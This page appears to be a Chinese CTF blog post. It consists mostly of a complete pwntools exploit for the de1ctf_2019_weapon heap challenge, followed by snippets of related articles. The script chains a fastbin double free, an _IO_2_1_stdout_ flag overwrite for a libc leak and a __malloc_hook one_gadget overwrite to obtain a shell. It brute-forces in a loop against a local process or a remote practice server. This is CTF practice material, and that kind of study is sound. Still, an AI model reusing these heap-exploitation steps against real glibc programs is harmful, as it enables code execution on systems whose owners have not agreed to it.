
完整exp:
  1 from pwn import *

  2

  3 '''

  4 author: lemon

  5 date: 2020-10-16

  6 libc version: libc-2.23.so

  7 '''

  8

  9 local = 1

 10

 11 binary = "./de1ctf_2019_weapon"

 12

 13

 14 def dbg():

 15     context.log_level = 'debug'

 16

 17 context.terminal = ['tmux','splitw','-h']

 18

 19

 20 def add(size,index,content):

 21     p.sendlineafter('choice >> ','1')

 22     p.sendlineafter('wlecome input your size of weapon: ',str(size))

 23     p.sendlineafter('input index:',str(index))

 24     p.sendafter('input your name:',content)

 25

 26 def free(index):

 27     p.sendlineafter('choice >> ','2')

 28     p.sendlineafter('input idx :',str(index))

 29

 30 def edit(index,content):

 31     p.sendlineafter('choice >>','3')

 32     p.sendlineafter('input idx:',str(index))

 33     p.sendafter('new content:',content)

 34

 35 while True:

 36     try:

 37         if local == 1:

 38             p = process(binary)

 39         else:

 40             p = remote("node3.buuoj.cn",26759)

 41         add(0x10,0,'aaaaaaaa')

 42         add(0x10,1,'bbbbbbbb')

 43         add(0x60,2,'cccccccc')

 44         add(0x10,3,'dddddddd')

 45

 46         free(0)

 47         free(1)

 48         free(0)

 49

 50         add(0x10,0,p64(0) + p64(0x21))

 51         add(0x60,8,'eeeeeeee')

 52

 53         edit(1,'\x10')

 54

 55         add(0x10,1,'aaaaaaaa')

 56         add(0x10,4,p64(0) + p64(0x71))

 57

 58         edit(2,0x40 * 'a' + p64(0) + p64(0x71))    # bypass free check: the next chunk size cannot equal to 0

 59

 60         free(1)

 61

 62         edit(4,p64(0) + p64(0x91))    # to change the chunk size

 63         free(1)    # now , fast fd has connected unsorted bin fd

 64

 65         edit(1,'\xdd\x65')

 66         edit(4,p64(0) + p64(0x71))    # don't forget to renew size

 67

 68         payload = 3 * 'a' + p64(0) * 6 + p64(0xfbad1800)    # change flags

 69         payload += p64(0) * 3 + '\x00' # make _IO_write_base smaller

 70

 71         add(0x60,5,'lemon')

 72         add(0x60,6,payload)

 73

 74

 75         libc = ELF('./libc-2.23.so')

 76         _IO_2_1_stderr_ = u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00')) - 192

 77         libc_base = _IO_2_1_stderr_ - libc.sym['_IO_2_1_stderr_']

 78

 79         __malloc_hook = libc_base + libc.sym['__malloc_hook']

 80

 81         one_gadget_list = [0x45216,0x4526a,0xf02a4,0xf1147]

 82         one_gadget = libc_base + one_gadget_list[3]

 83         print "[*] one_gadget:",hex(one_gadget)

 84

 85         add(0x60,5,'lemon')

 86         free(5)

 87

 88         payload = 0x13 * 'a' + p64(one_gadget)

 89

 90         edit(5,p64(__malloc_hook - 0x23))

 91         add(0x60,5,'\x10')

 92         add(0x60,0,payload)

 93

 94         add(0x20,3,'hack')

 95

 96         gdb.attach(p)

 97         p.interactive()

 98         break

 99

100     except Exception as e:

101         print(e)

102         p.close()

103         continue
涨知识的一个pwn题:de1ctf_2019_weapon的更多相关文章
- pwn200,一道不完全考察ret2libc的小小pwn题
pwn200 ---XDCTF-2015 每日一pwn,今天又做了一个pwn,那个pwn呢???攻防世界的进阶区里的一道小pwn题,虽然这个题考察的知识不多,rop链也比较好构建,但是还是让我又学到了 ...
- pwn 题GDB调试技巧和exp模板
GDB分析ELF文件常用的调试技巧 gdb常用命令 首先是gbd+文件名 静态调试 ,gdb attach +文件名 动态调试 为了方便查看堆栈和寄存器 最好是安装peda插件 安装 可以通过pip直 ...
- 由一道CTF pwn题深入理解libc2.26中的tcache机制
本文首发安全客:https://www.anquanke.com/post/id/104760 在刚结束的HITB-XCTF有一道pwn题gundam使用了2.26版本的libc.因为2.26版本中加 ...
- PWN题搭建
0x00.准备题目 例如:level.c #include <stdio.h> #include <unistd.h> int main(){ char buffer[0x10 ...
- 第一解出的pwn题
虽然题目不难,但是 是我第一次做出的pwn题,得写下. __int64 sub_4007E6() { char s1; // [sp+0h] [bp-30h]@1 memset(&s1, , ...
- pwn题命令行解题脚本
目录 脚本说明 脚本内容 使用 使用示例 参考与引用 脚本说明 这是专门为本地调试与远程答题准备的脚本,依靠命令行参数进行控制. 本脚本支持的功能有: 本地调试 开启tmux调试 设置gdb断点,支持 ...
- 攻防世界pwn题:forgot
0x00:查看文件信息 该文件是32位的,canary和PIE保护机制没开. 0x01:用IDA进行静态分析 总览: 该函数就是:v5初值为1,对v2输入一串字符.然后执行一个会根据输入的字符串而修改 ...
- HCTF2018 pwn题复现
相关文件位置 https://gitee.com/hac425/blog_data/tree/master/hctf2018 the_end 程序功能为,首先 打印出 libc 的地址, 然后可以允许 ...
- 百度杯 十一月 的一道pwn题复现
拿到题后,就直接开鲁.. /ctf/pwn# checksec pwnme [*] '/ctf/pwn/pwnme' Arch: amd64--little RELRO: Full RELRO Sta ...
随机推荐
- 7.kafka HA
- 【转】Locust性能-零基础入门系列(2) -重写wait_time
在虚拟模拟的时候,可能对等待时间有更高的要求,比如假如有这么一个场景要求:某任务要求每被执行1次,那么下次的等待时间就1秒钟.这种情况,是可以实现的,这也就体现了Locust的灵活性.可编程性,很多比 ...
- 【JAVA】JAVA相关知识点收集
下面这些链接都是我这段时间(7月-9月)看过的.感觉自己现在处于一个疯狂吸收知识的阶段,如果是文字的方式一点一点搬运到自己的博客既重复又费时间,只有等自己积累到一定程度后才能进行原创性高质量的产出吧. ...
- 生命周期(初始化、销毁方法、BeanPostProcessor后处理Bean)
1.初始化和销毁 在目标方法执行前后进行初始化或销毁 (1)在Service方法的实现类里面创建初始化方法和销毁方法: public class StudentServiceImpl implemen ...
- Layman 对PHP源码进行加密保护
加密软件(php_screw) >下载网站:http://sourceforge.net/projects/php-screw/ >描述:php文件通常以文本格式存贮在服务器端, 很容易被 ...
- 【随笔---转载】xip.io
http://xip.io/ wildcard DNS for everyone 今天看到一个老外发布的DNS小工具,XIP.IO.功能十分简单,就是将foo.bar.10.0.0.1.xip.io ...
- matlab中drawnow更新图窗并处理回调
来源:https://ww2.mathworks.cn/help/matlab/ref/drawnow.html?searchHighlight=drawnow&s_tid=doc_srcht ...
- 玩转 SpringBoot2.x 之整合 thumbnailator 图片处理
1.序 在实际项目中,有时为了响应速度,难免会对一些高清图片进行一些处理,比如图片压缩之类的,而其中压缩可能就是最为常见的.最近,阿淼就被要求实现这个功能,原因是客户那边嫌速度过慢.借此机会,阿淼今儿 ...
- MySql查询语句中的变量使用
前言 今日在LeetCode刷MySql的题,遇到一题,题目到没什么,解答完了之后习惯去看此题的题解,有位大佬的思路让博主感觉很惊艳,至此,特地记录学习一下. 题目 解答 乍一看题目也没啥,分数排名, ...
- 利用Python+pyecharts+tushare图形化展示股票历史财务信息
在微信或其他平台上,经常能看到别人推荐股票,分析的头头是道,让自己懊恼于没有早点关注到这只股票,好像错失了几个亿.但是投资股票又忌讳听消息跟风,总不能看到别人推荐自己就无脑买入. 看到了一只股票,自己 ...